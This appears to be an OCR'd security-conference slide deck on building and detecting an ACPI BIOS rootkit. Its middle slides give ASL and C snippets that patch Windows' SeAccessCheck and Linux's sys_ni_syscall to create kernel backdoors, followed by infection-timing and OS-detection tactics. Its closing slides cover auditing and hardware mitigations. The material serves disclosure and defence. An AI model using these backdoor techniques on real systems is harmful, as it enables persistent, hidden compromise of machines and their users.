Implementing and Detecting an ACPI BIOS Rootkit

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BIOS

Code that runs when the computer is powered on; initialises chipset, memory subsystem, devices and diagnostics

Rootkit

Code run by an attacker after compromise to make further use of system resources without detection

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Why target the BIOS?

- Survives reboots and power cycles
- Leaves no trace on disk
- Survives and re-infects re-installations of same OS
- Survives and re-infects re-installations of a new OS
- Hard to detect
- Hard to remove

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Difficulties for the Rootkit Writer

- Harnessing low level functionality to achieve high level goal
- Avoiding re-development for different BIOSes
- Future-proofing against upgrades and re-installations
- Deployment
- Avoiding detection

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
Advanced Configuration and Power Interface

A Brief History of Power Management



The Problems with APM

- Implemented in BIOS, no application UI
- Can only monitor motherboard interfaces
- Often buggy, difficult to debug
- OS reliability dependant on quality of firmware

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The Benefits of ACPI

- OS Power Management (OSPM)
- Easier to trace and debug
- Results in lower hardware interrupt latency
- Efficient wrt size of firmware

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
Typical ACPI Implementation



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
Key Tables



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
Typical ACPI Namespace



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Sample ASL for Thermal Zone

```
Scope(\_TZ)
{
    ThermalZone(TMZN)
    {
        Name(_AC0, 3272)
        Name(_AL0, Package {FAN})
        ....
     }
    Device(FAN)
    {
       Name(_HID, 0xb00cd041)
       Name(_PR0, Package {PFAN})
    }
    OperationRegion(FANR,SystemIO, 0x8000, 0x10)
    Field(FANR, ByteAcc, NoLock, Preserve) {FCTL, 8}
    PowerSource(PFAN, 0, 0)
    {
    Method(_ON)      { Store(0x4,FCTL) }
    Method(_OFF)     { Store(0x0,FCTL) }
    }
}
```

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ASL Language Constructs

- Flow Control: If, Else, While, Switch
- Arithmetic: Add, Sub, Multiply, Divide
- Bitwise: And, Nand, Or, Nor, Xor, Not
- Datatype: ToInteger, ToString, ToBuffer
- Synchronisation: Acquire, Release, Wait, Sleep

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OperationRegions

Used to define interface to hardware

OperationRegion (*Name, Space, Offset, Length*)

- Regions subdivided into fields
- Can be read only or read/write

Valid Region Spaces

- PCI_Config
- SMBus
- CMOS
- SystemIO
- SystemMemory

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Abusing ACPI

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A Simple NT Backdoor

SeAccesscheck: Kernel function to determine if access rights can be granted

```
BOOLEAN SeAccessCheck(
IN PSECURITY_DESCRIPTOR  SecurityDescriptor,
IN PSECURITY_SUBJECT_CONTEXT  SubjectSecurityContext,
IN BOOLEAN  SubjectContextLocked,
IN ACCESS_MASK  DesiredAccess,
IN ACCESS_MASK  PreviouslyGrantedAccess,
OUT PPRIVILEGE_SET  *Privileges  OPTIONAL,
IN PGENERIC_MAPPING  GenericMapping,
IN KPROCESSOR_MODE  AccessMode,
OUT PACCESS_MASK  GrantedAccess,
OUT PNTSTATUS  AccessStatus
);
```

AccessMode specifies call from kernel or user mode

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Define OperationRegion to write a single byte

```
OperationRegion(SEAC, SystemMemory, 0xC04048, 0x1)
Field(SEAC, AnyAcc, NoLock, Preserve)
{
    FLD1,   0x8
}
Store (0x0, FLD1)
```

Resulting disassembly:

```
nt!SeAccessCheck:
80c04008 8bff            mov     edi,edi
80c0400a 55              push    ebp
...
...
80c04044 385d24          cmp     [ebp+0x24],bl
80c04047 7500            jnz     nt!SeAccessCheck+0x41 (80c04049)
80c04049 8b4514          mov     eax,[ebp+0x14]
80c0404c a900000002      test    eax,0x2000000
```

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A Simple Linux Backdoor

Syscalls in Linux: arch\i386\kernel\syscall_table.S, sys_call_table[]

Unused syscalls handler is sys_ni_syscall()

```
/*
 * Non-implemented system calls get redirected here.
 */
asmlinkage long sys_ni_syscall(void)
{
    return -ENOSYS;
}
```

Overwrite sys_ni_syscall handler to introduce a backdoor

OperationRegion to overwrite sys_ni_syscall()

```
OperationRegion(NISC, SystemMemory, 0x12BAE0, 0x40)
Field(NISC, AnyAcc, NoLock, Preserve)
{
  NICD, 0x40
}
Store(Buffer () {0xFF, 0xD3, 0xC3, 0x90, 0x90, 0x90, 0x90,0x90}, NICD)
```

Overwrite with { call ebx; retn; nop; nop; nop; nop; nop}

```
#include <syscall.h>
#define UNUSED 0x11  // Look in syscall_table.S

int backdoor()
{ // Attacker code executes in kernel
 return -ENOSYS;
}

int main() {  return syscall(UNUSED, &backdoor); }
```

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Executing Native Code

Makes deploying a rootkit easier

Add new entry to AML opcode table

```
struct ACPI_OPCODE
{
        char *opcode_name;
        unsigned int opcode_value;
        ...
        int (*AML_work_function)()
 }
```

Work function executes native code

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Using the Realtime Clock


I/O to 0x70 & 0x71 to read the RTC

- Use a SystemIO OperationRegion

Different behaviour depending on date & time

- e.g. Only infect once a month

Infecting Windows During Install



- ACPI.SYS loaded in both Text-mode and GUI-mode
- Can launch user mode apps in GUI-mode

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Future Proofing

1. Perform OS version detection
   - Infect only if target hasn't changed
2. Support known OS configurations
   - Analogous to writing a multi-target exploit
3. Devise generic method of executing native code
   - Infect a future, unknown OS version

OS Detection

Via the _OS object:

```
Store (\_OS, local0)
If (LEqual (local0, "Microsoft Windows NT"))  { …}
```

Via the _OSI method:

```
if (\_OSI("Windows 2001")) { … }
```

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OS Detection Cont.

But Linux lies!

Configure OS name via bootloader:

acpi_os_name = "Microsoft Windows 2000"

Better OS detection through probing phys mem:

- Look for PE or ELF headers
- Known values at known offsets
- Need a “search mem” method…

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Detection & Prevention

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
Detection

1. Use an existing tool
   - VICE
   - Blacklight
   - RootkitRevealer et al.

2. Use OS auditing capabilities for ACPI messages
   - XP and 2003 EventLog
   - Linux dmesg



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Auditing ACPI Tables

1. Disable ACPI in the BIOS or boot off alternate media
   - No ACPI drivers!

2. Retrieve ACPI tables
   - Windows - HKLM\HARDWARE\ACPI\DSDT
   - Linux - /proc/acpi (or DSDT from file)
   - Intel IASL tools retrieve and disassemble
   - Or DIY from physical memory

3. Locate suspicious OperationRegions

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Runtime Analysis

AML Debugger in WinDBG (need checked ACPI.SYS)

```
AMLI(? for help)-> ?

Clear Breakpoints          - bc <bp list> | *
Disable Breakpoints        - bd <bp list> | *
Enable Breakpoints         - be <bp list> | *
List Breakpoints           - bl
Set Breakpoints            - bp <MethodName> | <CodeAddr> ...

AMLI(? for help)-> g

    CheckSystemIOAddressValidity: Passing for compatibility
               reasons on illegal IO address (0x70).
    CheckSystemIOAddressValidity: Passing for compatibility
               reasons on illegal IO address (0x71).
```

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Hardware Mitigations

Prevent Reflashing (MOBO jumpers)

MOBO requires signed BIOS

- Digital SecureBIOS
- Phoenix TrustedCore
- Intel Secure Flash

But <u>not</u> dual BIOS MOBOs! (e.g. Gigabyte DualBIOS)

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Future Work

Trojan interesting control methods

- Laptop - lid opening/closing
- Addition of new hardware, e.g. USB key
- Manipulation of sleep states

OS Detection through AML anomalies

- Any useful interpreter bugs?

ACPI Table Auditing Tool

- Part of a rootkit detection tool set

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References

ACPI Specification

http://www.acpi.info

Intel IASL Tools

http://developer.intel.com/technology/iapc/acpi/

Microsoft ASL Compiler and Resources

http://www.microsoft.com/whdc/system/pnppwr/powerm
gmt/default.mspx

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Any Questions?

Thanks!

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